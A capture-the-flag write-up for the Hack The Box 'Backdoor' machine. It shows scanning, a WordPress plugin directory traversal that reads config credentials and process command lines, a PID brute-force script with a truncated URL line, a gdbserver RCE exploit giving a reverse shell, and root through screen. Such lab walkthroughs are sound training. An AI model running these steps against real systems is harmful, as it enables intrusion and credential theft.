HTB Backdoor Writeup

General Information

Name :- Backdoor

Difficulty :- Easy

OS :- Linux

IP :- 10.10.11.125

Point :- 20

Contents

Writeup

Scanning

First , let us do our basic scanning for reconnaissance using the nmap tool to find open ports and services running on them.

```
nmap -sV -sC -p- -v --open 10.10.11.125
```

By using the above command we scan the IP of our machine and give options such as

- -sV = version information
- -sC = Script Scan
- -p- = scan all ports
- -v = increase verbosity level
- —open = show only open ports

We get the following output :

```
▶️ PORT     STATE SERVICE VERSION
   22/tcp   open  ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3
   80/tcp   open  http Apache httpd 2.4.41
   1337/tcp open  waste
```

We find 3 open ports i.e.

port 22 - The ssh port

port 80 - The HTTP port (Web page)

❗ **port 1337 -** another open port but not much information is available

Enumeration

Let us use the **WhatWeb** tool learn more about the website

```
whatweb http://10.10.11.125
```


It gives the following output

```
http://10.10.11.125 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], Email[wordpress@example.co
m], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.125], JQuery[3.6.0], Me
taGenerator[WordPress 5.8.1], PoweredBy[WordPress], Script, Title[Backdoor &#8211; Real-Life], U
ncommonHeaders[link], WordPress[5.8.1]
```

From this, we get to know that the website is built on the **Wordpress** CMS and it runs on **Apache 2.4.41** version.

We add the IP in out hosts file


```
echo "10.10.11.125 Backdoor.htb" | sudo tee -a /etc/hosts
```



It does not look like there are any interesting pages on the front end. Let us try to fuzz out any interesting links.


```
gobuster dir -u http://backdoor.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

We use the dirbuster wordlist to find out any interesting web pages exist and get the following output



```
└─$ gobuster dir -u http://backdoor.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://backdoor.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/07/01 23:04:58 Starting gobuster in directory enumeration mode
===============================================================
/wp-content           (Status: 301) [Size: 317] [--> http://backdoor.htb/wp-content/]
/wp-includes          (Status: 301) [Size: 318] [--> http://backdoor.htb/wp-includes/]
/wp-admin             (Status: 301) [Size: 315] [--> http://backdoor.htb/wp-admin/]
```

We don't find anything very different as such. We find a **wp-includes** link. Reading through it we find out that there are backend files present in this directory.



Index of /wp-includes

Name	Last modified	Size	Description
Parent Directory		-	
ID3/	2021-11-10 14:18	-	
IXR/	2021-11-10 14:18	-	
PHPMailer/	2021-11-10 14:18	-	
Requests/	2021-11-10 14:18	-	
SimplePie/	2021-11-10 14:18	-	
Text/	2021-11-10 14:18	-	
admin-bar.php	2021-05-10 18:24	32K	
assets/	2021-11-10 14:18	-	
atomlib.php	2020-10-17 15:45	12K	
author-template.php	2021-06-21 06:06	17K	
block-editor.php	2021-09-30 00:41	17K	
block-patterns.php	2021-07-02 18:38	2.6K	
block-patterns/	2021-11-10 14:18	-	
block-supports/	2021-11-10 14:18	-	
block-template-utils.php	2021-06-23 19:05	3.7K	
block-template.php	2021-07-03 15:15	6.9K	
blocks.php	2021-09-30 00:41	36K	

Wordpress Enumeration

Now that we know it is Wordpress website, we can run a wpscan on the target


```
wpscan --url http://backdoor.htb/ --enumerate p,u --plugins-detection aggressive --api-token TOKEN
```

we use wpscan with he following options :-

- —url = URL of the target
- —plugins-detection = enumerates plugins aggressively
- —api-token = the WPScan API token available on the WPScan Website.
- —enumerate: p = Popular plugins, u = usernames

The wpscan identified a Akismet plugin with an Unauthenticated Stored Cross-Site Scripting. The vulnerability is in the **wp-content/plugins/akismet** , but we do not have permission to access that resource.

BUT! Directory listing is allowed, we can traverse to wp-content/plugins.




Index of /wp-content/plugins

Name	Last modified	Size	Description
Parent Directory		-	
ebook-download/	2021-11-10 14:18	-	
hello.php	2019-03-18 17:19	2.5K	

Apache/2.4.41 (Ubuntu) Server at 10.10.11.125 Port 80


Going into the ebook-download directory.



```
Index of /wp-content/plugins/ebook-download

Name                       Last modified      Size Description
Parent Directory                                -
assets/                    2021-11-10 14:18     -
ebookdownload.php          2015-11-29 14:38   32K
filedownload.php           2015-11-16 10:27   587
readme.txt                 2015-11-29 14:38  1.6K
style.css                  2015-11-29 14:39  1.6K
widget-ebookdownload.php   2015-11-16 10:27  8.5K

Apache/2.4.41 (Ubuntu) Server at 10.10.11.125 Port 80
```

Analysis


Tried to look for any exploits for this and **searchsploit** shows us the following exploits.



```
❯ searchsploit WordPress ebook
---------------------------------------------------------------------------------------------------- ---------------------
 Exploit Title                                                                                      |  Path
---------------------------------------------------------------------------------------------------- ---------------------
WordPress Plugin eBook Download 1.1 - Directory Traversal                                           | php/webapps/39575.txt
WordPress Plugin Facebook Opengraph Meta 1.0 - SQL Injection                                        | php/webapps/17773.txt
WordPress Plugin Facebook Promotions 1.3.3 - SQL Injection                                          | php/webapps/17737.txt
WordPress Plugin Facebook Survey 1.0 - SQL Injection                                                | php/webapps/22853.txt
WordPress Plugin flash-album-gallery - 'facebook.php' Cross-Site Scripting                          | php/webapps/36383.txt
WordPress Plugin Nextend Facebook Connect 1.4.59 - Cross-Site Scripting                             | php/webapps/35439.txt
WordPress Plugin Spider Facebook - 'facebook.php' SQL Injection                                     | php/webapps/39300.txt
WordPress Theme Diary/Notebook Site5 - Email Spoofing                                               | php/webapps/19862.pl
---------------------------------------------------------------------------------------------------- ---------------------
```

Basically, there is a **LFI vulnerability,** using which we can get access to the /etc/passwd file.

Before that step, we can download the wp-config.php that shows this exploit.



```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'MQYBJSaD#DxG6qbm' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

As seen in the figure above, the wp-config.php file shows credentials. Using those credentials to login on the Wordpress admin panel, but that does not work.

So to try and gain access, surfed the internet for RCE via LFI methods. After a lot of searching, found **a blog** about the **Proc Directory**

Exploitation


It is time for us to exploit this discovery. We can see a particular approach i.e. the /proc/[PID}/cmdline.

We have 2 approaches

1. **Bruteforce with BurpSuite**

   In this method, we simply take the command we used above and capture that request. We do a basic brute force where we select the PID as the variable and create a file with numbers from 0 to 5000 to use as a payload.

   Once we start the attack, we keep checking the results with a different length than normal and we find the correct response.




Request	Payload	Status	Error	Redirect...	Timeout	Length	Comment
834	834	200	☐	0	☐	337	
835	835	200	☐	0	☐	337	
836	836	200	☐	0	☐	337	
837	837	200	☐	0	☐	337	
838	838	200	☐	0	☐	337	
839	839	200	☐	0	☐	337	
840	840	200	☐	0	☐	337	
841	841	200	☐	0	☐	337	
842	842	200	☐	0	☐	337	
843	843	200	☐	0	☐	337	
844	844	200	☐	0	☐	337	
845	845	200	☐	0	☐	437	
846	846	200	☐	0	☐	439	
847	847	200	☐	0	☐	337	

```
HTTP/1.1 200 OK
Date: Sat, 18 Dec 2021 14:37:46 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Transfer-Encoding: Binary
Content-disposition: attachment; filename="cmdline"
Content-Length: 181
Connection: close
Content-Type: application/octet-stream

/proc/845/cmdline/proc/845/cmdline/proc/845/cmdline/bin/sh-cwhile true;do su user -c "cd /home/user;gdbserver --once 0.0.0.0:1337 /bin/true;"; done<script>window.close()</script>
```

2. **Write a Python exploit**

   Found a python script to Brute Force and filtering the length of responses.

   You can find the exploit python script here.




```python
#!/bin/python3

import signal
import requests
import sys

from pwn import *

def def_handler(sig, frame):
    print("\n[!] Stopping the process...\n")
    sys.exit(1)

# Ctrl+C
signal.signal(signal.SIGINT, def_handler)

# Global variables
main_url = "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.
empty_resp = 125

p1 = log.progress("Brute force")
p1.status("Starting brute force attack")

for pid in range(0,5000):
    p1.status("Testing pid %d" % (pid))
    content = (requests.get(main_url + str(pid) + "/cmdline")).content
    if (len(content) > empty_resp):
        print(f"[+] Process {pid} found")
        print(content)
        print("----------------------------------------------\n")
```

We find the unknown service running on the port **1337** that we couldn't understand when we ran a nmap scan on the target.

We find out this is a **gdbserver.**

Exploiting for RCE

First, we look for gdbserver exploits on searchsploit.



```
❯ searchsploit gdbserver
------------------------------------------------------------------------------------------------ ------------------------
 Exploit Title                                                                                  |  Path
------------------------------------------------------------------------------------------------ ------------------------
GNU gdbserver 9.2 - Remote Command Execution (RCE)                                              | linux/remote/50539.py
------------------------------------------------------------------------------------------------ ------------------------
Shellcodes: No Results
```

and we find a RCE exploit!


We create an exploit for the RCE shell by following the steps and start a **netcat** listener

```
nc -lvnp 4444
```

We use the netcat listener with the following options:

- -l : listening for connections
- -v: increse verbosity
- -n: no DNS resolution
- -p: specific port to listen on

Now, we run the exploit.



```
❯ python3 50539.py 10.10.11.125:1337 rev.bin
[+] Connected to target. Preparing exploit
[+] Found x64 arch
[+] Sending payload
[*] Pwned!! Check your listener
```

And there we go! Reverse Shell!!

We have to get a stable shell so that we don't accidentally close the connection. It is always a good practice to get a stable shell every time we are exploiting.

Also we get the user flag in **user.txt** on the user's home page.

Privilege Escalation

Now to get the root flag, we need to escalate our access to get admin privileges.


Let us look for **SUID binaries** to see if we can escalate privileges.

```
find / -perm -u=s -type f 2>/dev/null
```

There is a binary called “screen” that seemed interesting. After looking around on google, we find that there is an option **-x** using which we can connect to an existing session running as root

```
screen -x root/root
```

and there we go! We have root!



```
root@Backdoor:~# whoami
root
root@Backdoor:~# ls
root.txt
```

Now we get the root flag from **root.txt**